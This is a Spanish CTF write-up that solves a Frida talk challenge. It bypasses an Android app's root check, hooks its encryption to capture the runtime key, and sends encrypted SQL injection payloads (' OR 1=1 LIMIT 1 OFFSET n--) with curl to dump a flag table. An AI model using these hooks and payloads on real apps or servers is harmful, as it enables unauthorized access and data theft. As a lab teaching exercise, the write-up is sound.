

Writeup "Seguridad por Oscuridad"

En el contexto de los desafíos propuestos en la charla *Frida en +/- 45 Minutos* realizada el día 31 de Agosto en la conferencia de sombreros blancos, se presentan las opciones de resolución del desafío "Seguridad por Oscuridad".

Challenge

×

Seguridad por Oscuridad

500

La infraestructura montada impide que se realicen pruebas básicas interceptando el tráfico de la aplicación, pero esto no implica que no existan vulnerabilidades adicionales a nivel de servidor.

¿Puedes usar frida para buscar vulnerabilidades en la API de manera dinámica?

Formato flag: `frida{.*}`

Usuario: `frida` Pass: `adirf`

API: `http://170.187.143.132:8080`

View Hint

View Hint

 antiroot_bypas...

Flag

Submit

Preparación del entorno

La aplicación compilada se encuentra en el repositorio de la charla. Una vez descargada, se puede instalar por adb:

```
adb install -r fridaen45minutos.apk # Reemplazarla si ya existe
```

Ahora levantemos el proxy HTTP con el que analizaremos el tráfico de la aplicación. En este caso particular, usaré *mitmproxy* en el puerto 8080 con el siguiente comando:

```
docker run --rm -it -p 8080:8080 mitmproxy/mitmproxy mitmproxy --listen-host 0.0.0.0 -p 8080
```

Lo configuramos como proxy global en nuestro teléfono utilizando adb:

```
adb shell settings put global http_proxy [IP_DE_SU_MÁQUINA]:8080
```

O como one-liner:

```
adb shell settings put global http_proxy $(ip --brief address show | grep wlan0 | awk '{split($3,i,"/"); print i[1]}'):8080
```

Considerando que la API está en un servidor HTTP, no instalaré el certificado de mitmproxy.

Para instalar el servidor de Frida en el teléfono, descargamos el binario compilado para nuestra arquitectura desde el repositorio oficial de Frida.

Si no saben cuál es la arquitectura de su equipo, pueden usar el siguiente comando:

```
adb shell getprop ro.product.cpu.abi
```

Luego lo copiamos al equipo, le damos los permisos correspondientes y lo corremos. Es una práctica común dejar el proceso en el background.

```
adb push ./frida-server-16.1.3-android-x86_64 /data/local/tmp/frida-server
adb shell chmod +x /data/local/tmp/frida-server
adb shell "/data/local/tmp/frida-server" &
```

Para verificar que el servidor de frida funciona, listamos las aplicaciones instaladas en el equipo.

```
frida-ps -Uai
```

El output debería verse algo así:

```
(dev-env) neo@acheron ~/Documents/CHARLA$ frida-ps -Uai
PID   Name                Identifier
----  -
2056   Messaging            com.android.messaging
1434   Phone                com.android.dialer
2241   Search               com.android.quicksearchbox
2164   Settings             com.android.settings
2219   Superuser            com.genymotion.superuser
-     Amaze                com.amaze.filemanager
-     Calendar             com.android.calendar
-     Camera               com.android.camera2
-     Clock                com.android.deskclock
-     Contacts             com.android.contacts
-     Dev Tools            com.android.development
-     Files                com.android.documentsui
-     Gallery              com.android.gallery3d
-     WebView Shell        org.chromium.webview_shell
-     fridaen45minutos     com.nivel4.fridaen45minutos
```

En el desafío venía adjunto el archivo javascript que se usó en la charla para evadir el antiroot de la aplicación. En el repositorio se muestran diferentes formas para hacer esta evasión, aunque por temas de espacio usaré la variación más corta.


```
# https://github.com/TaconeoMental/frida-en-45-minutos/blob/main/snippets/
antiroot3.js
if(Java.available){
    Java.perform(function(){
        console.log("");

        const main_activity = Java.use("com.nivel4.fridaen45minutos.MainActivity");
        main_activity.isRootedDevice.implementation = function() {
            console.log("isRootedDevice returned", this.isRootedDevice());
            return false;
        }
    })
}
```

Una vez que tengamos el ambiente listo, corremos el script de evasión con `frida -U -l hooks.js -f com.nivel4.fridaen45minutos` y verificamos que el proxy esté interceptando el tráfico.

Frida en +/- 45 Minutos

Conferencia de Sombreros Blancos
p4ncontomat3 | 1nh4l3r



1. Descubrimiento

El primer hint que el challenge nos da sugiere la existencia de otro endpoint que no se está usando

Hint

×

¿Existirán otros endpoints que no estás considerando?

Got it!

Aquí hay 2 posibles caminos:

1. Analizar el código fuente.
2. Fuzzear la API.

Ya que el desafío está en la categoría *API*, fuzzear es una buena primera opción. Para esto, personalmente me gusta usar *ffuf*.

Luego de unos segundos de fuzzeo encontramos el endpoint `/flag`.

```
neo@acheron ~/Documents/CHARLA$ ffuf \
  -u http://170.187.143.132:8080/FUZZ \
  -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt \
  -c -ic -s
login
logout
flag
```

Sin embargo, este devuelve un error al ser consultado.

```
neo@acheron ~/Documents/CHARLA$ curl -s http://170.187.143.132:8080/flag | jq
{
  "msg": "Se ha producido un error desconocido",
  "status": "NOK"
}
neo@acheron ~/Documents/CHARLA$
```

La parte importante acá era darse cuenta de que la comunicación con el servidor siempre requería un JWT (a excepción de `/init`, en donde se generaba dicho token).

Por lo tanto, vamos a abrir la aplicación y obtener un JWT válido desde el proxy que configuramos.

```

/ _ |   Frida 16.1.3 - A world-class dynamic instrumentation toolkit
| (-| |
> _ |   Commands:
/_/ | |   help      -> Displays the help system
. . . | |   object?   -> Display information about 'object'
. . . | |   exit/quit -> Exit
. . . | |
. . . | |   More info at https://frida.re/docs/home/
. . . | |
. . . | |   Connected to Galaxy S8 (id=192.168.58.101:5555)
Spawning `com.nivel4.fridaen45minutos`...
Comenzando...
Spawned `com.nivel4.fridaen45minutos`. Resuming main thread!
[Galaxy S8::com.nivel4.fridaen45minutos ]->
checkSu returned: true
checkPackages returned: true
testKeys returned: true
Key: aefd941551ce52ba9483ae979fc32cd5c91e9e3a0c6c7712
checkSu returned: true
checkPackages returned: true
testKeys returned: true
Key: aefd941551ce52ba9483ae979fc32cd5c91e9e3a0c6c7712

Flow Details
2023-09-01 23:51:02 POST http://170.187.143.132:8080/init
- 200 OK application/json 261b 358ms
Request Response Detail
Server: gunicorn
Date: Fri, 01 Sep 2023 23:51:03 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 261
JSON
{
  "key": "9fc32cd5c91e9e3a0c6c7712",
  "status": "OK",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM2MTQ5NjMsIm1hdCI6MTY5MzYxMjIyY2IyOWYxYjYtMDk1Zi00YTgyLTlhN2M2YmExYmRiNmM2OTQxIn0.hHvfcQQGP2VyeIlogCuyjFf8rYXx42J0R_AffnjYVSI0"
}

[1/6] [*:8080]
Flow: Edit Duplicate Replay Export Delete Mark Save body Next flow Prev flow
Proxy: Help Back Events Options Intercept Filter Save flows Clear list Layout
1:HOOKS 2:SOURCE-CODE 3:MISC 4:PROXY 5:ssh 6:adb [acheron\FRIDA]

```

Nuevamente intentamos hacer una petición hacia "/flag", pero añadiendo la cabecera *45MinuteToken* con el JWT.

```

neo@acheron ~/Documents/CHARLA$ JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM2MTQ5NjMsIm1hdCI6MTY5MzYxMjIyY2IyOWYxYjYtMDk1Zi00YTgyLTlhN2M2YmExYmRiNmM2OTQxIn0.hHvfcQQGP2VyeIlogCuyjFf8rYXx42J0R_AffnjYVSI0
neo@acheron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" http://170.187.143.132:8080/flag | jq
{
  "msg": "apikey no encontrada",
  "status": "NOK"
}
neo@acheron ~/Documents/CHARLA$

```

¡Genial! El error ahora es distinto y nos da a saber que existe un parámetro "apikey" que no está recibiendo. Aquí empieza a cobrar sentido el segundo hint del desafío.

Hint



Puede que el siguiente valor sea de utilidad:

76bdb290-5470-4853-87fc-2ebd3e2efd11

Got it!

El paso lógico es ver si este valor efectivamente corresponde a una llave válida. Al hacer la petición nuevamente, obtenemos el mismo error de antes.

```
neo@acheron ~/Documents/CHARLA$ JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM2MTQ5NjMsImhhdCI6MTY5MzYxMjI2Mywic3ViIjo1Y2IyOWYxYjYtMDk1Zi00YTgyLTNhN2M2YmExYmRlNmM2OTQxIn0.hHvfcQOGP2VyeUyjfF8rYxx42J0R_AffnjYVSI0
neo@acheron ~/Documents/CHARLA$ apikey=76bdb290-5470-4853-87fc-2ebd3e2efd11
neo@acheron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" "http://170.187.143.132:8080/flag?apikey=$apikey" | jq
{
  "msg": "Se ha producido un error desconocido",
  "status": "NOK"
}
neo@acheron ~/Documents/CHARLA$
```

Este era una de las partes más importantes, porque había que entender que el tráfico con el servidor **siempre** iba cifrado, incluyendo el valor del parámetro *apikey* en este caso.

Replicando lo que se hizo en la charla, se creó un hook del método *EncryptDecrypt.encrypt* para cifrar un valor arbitrario, en este caso la *apikey* del hint.

```
var crypto_class = Java.use("com.nivel4.Cipher.EncryptDecrypt");
var valor_a_cifrar = "76bdb290-5470-4853-87fc-2ebd3e2efd11";
crypto_class.encrypt.implementation = function(plaintext, key) {
  console.log("Valor cifrado:", this.encrypt(valor_a_cifrar, key));
  return this.encrypt(plaintext, key);
}
```

Este código deja intacta la funcionalidad del método *encrypt*, por lo que podemos usar la aplicación con normalidad, sin embargo, cada vez que esta sea llamada, nos mostrará el valor cifrado de la variable *valor_a_cifrar* en la terminal.

```
(dev-env) neo@acheron ~/Documents/CHARLA$ frida -U -l cipher.js -f com.nivel4.fridaen45minutos

/ _ |   Frida 16.1.3 - A world-class dynamic instrumentation toolkit
| (_| |
> _ |   Commands:
/_/ |_ |   help       -> Displays the help system
. . . |   object?    -> Display information about 'object'
. . . |   exit/quit  -> Exit
. . . |
. . . |   More info at https://frida.re/docs/home/
. . . |
. . . |   Connected to Galaxy S8 (id=192.168.58.101:5555)
Spawned 'com.nivel4.fridaen45minutos'. Resuming main thread!
[Galaxy S8::com.nivel4.fridaen45minutos ]-> oli
checkSu returned: true
checkPackages returned: true
testKeys returned: true
Valor cifrado: 7sI3YkitGsPu0r5yJtWl5wtyQZ5CLXgBIewz10klo3mGwI62rTmHWA==
Valor cifrado: 7sI3YkitGsPu0r5yJtWl5wtyQZ5CLXgBIewz10klo3mGwI62rTmHWA==

Flow Details
2023-09-02 00:13:54 POST http://170.187.143.132:8080/init
-- 200 OK application/json 261b 339ms

Request Response Detail
Server: gunicorn
Date: Sat, 02 Sep 2023 00:13:54 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 261
JSON [m:auto]
{
  "key": "2d146716ba6453df47eb729f",
  "status": "OK",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM2MTYzMzQsImhhdCI6MTY5MzYxMzYzNCwic3ViIjoizjRlMTg0NmM2NTY1MzYyZmM2NTBhIn0.YkE05bc_eIRIm18jzKqPCibjgQCIZrh0fnmkJYTB1Q4"
}

[13/14] [*:8080]
Flow: e Edit D Duplicate T Replay e Export d Delete m Mark b Save body L Next flow p Prev flow
Proxy: ? Help q Back E Events O Options i Intercept F Filter W Save flows z Clear list Layout
1:HOOKS 2:SOURCE-CODE 3:MISC 4:PROXY 5:ssh 6:adb [acheron\FRIDA]
```

Ahora podemos tomar este valor (junto con el JWT que está directamente asociado a la llave de cifrado) y consultar el endpoint una vez más. Para nuestra fortuna, este responde sin errores y con una flag falsa, indicando que vamos por el camino correcto.

```
neo@acheron ~/Documents/CHARLA$ JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM2MTYzMzQsImhhdCI6MTY5MzYxMzYzNCwic3ViIjoizjRlMTg0NmM2NTY1MzYyZmM2NTBhIn0.YkE05bc_eIRIm18jzKqPCibjgQCIZrh0fnmkJYTB1Q4
neo@acheron ~/Documents/CHARLA$ apiKey="7sI3YkitGsPu0r5yJtWl5wtyQZ5CLXgBIewz10klo3mGwI62rTmHWA=="
neo@acheron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" "http://170.187.143.132:8080/flag?apikey=$apiKey" | jq
{
  "flag": "frida{TEST_FLAG!!!}",
  "status": "OK"
}
neo@acheron ~/Documents/CHARLA$
```


2. Snippet de Frida

Hay muchísimas formas distintas de resolver este desafío, pero una de ellas logra equilibrar muy bien lo fácil que hace probar la vulnerabilidad y lo poco que uno se demora en programarla. Todas giran en torno a la misma pregunta: *"¿Cómo puedo usar frida para semi-automatizar el cifrado de valores con una llave que se genera en tiempo de ejecución?"* Esto es, cómo puedo hacer que frida se encargue del grueso del problema para poder preocuparme de **qué payload** estoy inyectando y no **cómo lo estoy haciendo**.

Como recordatorio importante, los snippets de frida corren en un motor de Javascript común y corriente.

Mi snippet completo es este:

```
var secret_key = null;
var crypto = null;

if(Java.available){
    Java.perform(function(){
        console.log("");

        const main_activity = Java.use("com.nivel4.fridaen45minutos.MainActivity");
        main_activity.isRootedDevice.implementation = function() {
            console.log("isRootedDevice returned", this.isRootedDevice());
            return false;
        }

        crypto = Java.use("com.nivel4.Cipher.EncryptDecrypt");
        crypto.encrypt.implementation = function(text, key) {
            if (!secret_key) {
                secret_key = Java.cast(key, Java.use("javax.crypto.SecretKey"));
            }
            return this.encrypt(text, key);
        }

    })
}

function encrypt_text(text) {
    console.log(crypto.encrypt(text, secret_key));
}
```

Vamos línea por línea.

Parto declarando dos variables en el scope global. *secret_key* va a ser un objeto *SecretKey*, correspondiente a la llave simétrica que se genera. Por otro lado, *crypto* va a

ser una referencia a la clase `com.nivel4.Cipher.EncryptDecrypt` de la aplicación. Lo importante acá es que están en el scope global.

```
var secret_key = null;  
var crypto = null;
```

Entrando en el contexto Java, viene la evasión del antiroot que se mencionó al comienzo.

```
const main_activity = Java.use("com.nivel4.fridaen45minutos.MainActivity");  
main_activity.isRootedDevice.implementation = function() {  
    console.log("isRootedDevice returned", this.isRootedDevice());  
    return false;  
}
```

Luego la parte importante. Hookeo el método `EncryptDecrypt.encrypt` y hago que devuelva valores normalmente. Sin embargo, la primera vez que se llame a esta función la variable `secret_key` va a adquirir el valor de la llave de cifrado.


```
secret_key = Java.cast(key, Java.use("javax.crypto.SecretKey"));
```

Java.cast es necesario porque `key` queda como un tipo genérico (`[Object object]`) cuando pasa por el puente Java-Frida. Por lo tanto, es necesario "castear" su tipo para que frida pueda usar la variable en otros lugares del programa.

Finalmente, declaro una función en el scope global que cifra el argumento que le demos y luego lo imprime.

```
function encrypt_text(text) {  
    console.log(crypto.encrypt(text, secret_key));  
}
```

¿Cuál es la gracia de esto? Acabo de exponer una función que puede ser usada desde el REPL de frida.



```
_____  
/ _ | Frida 16.1.3 - A world-class dynamic instrumentation toolkit  
| (| |  
> _ | Commands:  
/_/ |_ | help      -> Displays the help system  
... |_ | object?   -> Display information about 'object'  
... |_ | exit/quit -> Exit  
... |_ |  
... |_ | More info at https://frida.re/docs/home/  
... |_ |  
... |_ | Connected to Galaxy S8 (id=192.168.58.101:5555)  
Spawned `com.nivel4.fridaen45minutos`. Resuming main thread!  
[Galaxy S8::com.nivel4.fridaen45minutos ]->  
isRootedDevice returned true  
[Galaxy S8::com.nivel4.fridaen45minutos ]->  
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("Texto plano!")  
gB7YmJpQ6cw9662Xgu2bZQ==  
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("acá pondré mis payloads")  
7ao+qgTwr7gHDyy7/ICjdNHxz7Bc+eK10Fctdc9+gIs=  
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("Ahora puedo usar esta función expuesta por el script!")  
wc8DEdWtZd2ks2RNoTAez3weSwruRrWJempDxsP4I7L+PLbYtilWcriNBZht3HAG3ii6mtp15C0=  
[Galaxy S8::com.nivel4.fridaen45minutos ]->
```

3. Explotación

Ahora que tenemos una herramienta que hará rápida la explotación, empecemos a hacer pruebas de inyección.

Veamos que pasa si ingresamos una comilla simple "" como apikey.

```
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("")  
TnjCxXlmPCo=
```

Figure 1 - Comilla simple cifrada

```
neo@acheron ~/Documents/CHARLA$ JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM2MTk3ODUsIm1hdCI6MTY5MzYxNzA4NSwic3ViIjoibDM4OGJmODItMjhiNy00MGJkLTg1MDgtZjAxYWQ1OWVmYmNhIn0.Fn8h-pCzN_ZfmXXKtvtS613rjZETScEer5zZ9BT9U  
neo@acheron ~/Documents/CHARLA$ apikey="TnjCxXlmPCo="
```

```
neo@acheron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" "http://170.187.143.132:8080/flag?apikey=$apikey" | jq  
{  
  "msg": "SQL error in \"WHERE key = '\"'\",  
  "status": "NOK"  
}
```

¡Wow, un error nuevo! Nos dice que hay una error en la query SQL, así que asumiremos que el endpoint es vulnerable a una inyección SQL.

Para comenzar, tratemos de visualizar cómo es la query completa. Tomando en cuenta que devuelve una flag cuando le entregamos una apikey válida, la consulta debe ser bien básica, probablemente algo así:

```
SELECT flag from flag_table WHERE key = '[apikey]'
```

Que por detrás de cámaras devuelve algo así:

flag
frida{TEST_FLAG!!!}

Podemos tratar de hacer una inyección clásica y volcar todos los valores en la tabla, inyectando el valor ' OR '1'='1':

```
SELECT flag from flag_table WHERE key = '' OR '1'='1'
```

Esta query tomará las siguientes formas antes de ser interpretada:

```
SELECT flag from flag_table WHERE key = '' OR True  
SELECT flag from flag_table WHERE True  
SELECT flag from flag_table
```

Logrando así obtener todos los valores de la columna *flag* de la tabla *flag_table*. Probablemente algo así:

flag
frida{TEST_FLAG!!!}
frida{FLAG_NUM_2}
frida{FLAG_NUM_3}
frida{FLAG_NUM_4}

Veamos qué pasa cuando la inyectamos en el endpoint.

```
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("' OR '1'='1")
QZ9RLvze2PE0BvpSUi7fZw==
[Galaxy S8::com.nivel4.fridaen45minutos ]-> []
```

Figure 2 - Ciframos el payload ' OR '1'='1'

```
neo@acheron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" "http://170.187.143.132:8080/flag?apikey=$apikey" | jq
{
  "flag": "frida{TEST_FLAG!!!}",
  "status": "OK"
}
neo@acheron ~/Documents/CHARLA$ []
```

Figure 3 - Resultado de la inyección

Qué extraño, nuevamente esa flag. Lo más probable es que se esté tomando solamente la primera flag de todas las que la query devolvió. Una forma de probar esta teoría es generando una query que devuelva un primer elemento distinto. Esto se puede hacer con *LIMIT* y *OFFSET*:

```
SELECT flag from flag_table WHERE key = '' OR 1=1 LIMIT 1 OFFSET 1--'
```

Aquí estamos diciendo que se extraigan todas las flags de la tabla, pero que nos devuelva un máximo de 1 flag, partiendo desde el índice 1. Visualmente, algo así:

flag
frida{FLAG_NUM_2}

Si movieramos el offset un lugar más (inyectando ' OR 1=1 LIMIT 1 OFFSET 2--) obtendríamos esto:

flag
frida{FLAG_NUM_3}

¡Probemos!

```
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("' OR 1=1 LIMIT 1 OFFSET 1--")
3djkiy551bFFFsFPLjcJy+yM172XzIhnpgKf2%2bjr/Gk=
[Galaxy S8::com.nivel4.fridaen45minutos ]->
```

Figure 4 - Ciframos el payload ' OR 1=1 LIMIT 1 OFFSET 1--

```
neo@acheiron ~/Documents/CHARLA$ apikey="3djkiy551bFFFsFPLjcJy%2byM172XzIhnpgKf2%2bjr/Gk="
neo@acheiron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" "http://170.187.143.132:8080/flag?apikey=$apikey" | jq
{
  "flag": "frida{ANOTHER_TEST_FLAG_OMGGGG}",
  "status": "OK"
}
neo@acheiron ~/Documents/CHARLA$
```

Figure 5 - Resultado de la inyección

Notar que algunos caracteres están en código URL

Genial, ahora la flag que obtuvimos es distinta, confirmando nuestras suposiciones anteriores. Ahora solo queda seguir moviendo el offset y esperar que la flag se encuentre en esta tabla.

```
[Galaxy S8::com.nivel4.fridaen45minutos ]-> encrypt_text("' OR 1=1 LIMIT 1 OFFSET 2--")
3djkiy551bFFFsFPLjcJy+yM172XzIhnZ94cCXUGq5g=
[Galaxy S8::com.nivel4.fridaen45minutos ]->
```

Figure 6 - Misma inyección con un offset más

```
neo@acheiron ~/Documents/CHARLA$ apikey="3djkiy551bFFFsFPLjcJy%2byM172XzIhnZ94cCXUGq5g="
neo@acheiron ~/Documents/CHARLA$ curl -s -H "45MinuteToken: $JWT" "http://170.187.143.132:8080/flag?apikey=$apikey" | jq
{
  "flag": "frida{3ncRyp7ed_sql17e_1nJ3c710N_B})",
  "status": "OK"
}
neo@acheiron ~/Documents/CHARLA$
```

Figure 7 - Resultado de la inyección

Y así finalmente obtenemos la flag :)

frida{3ncRyp7ed_sql17e_1nJ3c710N_B})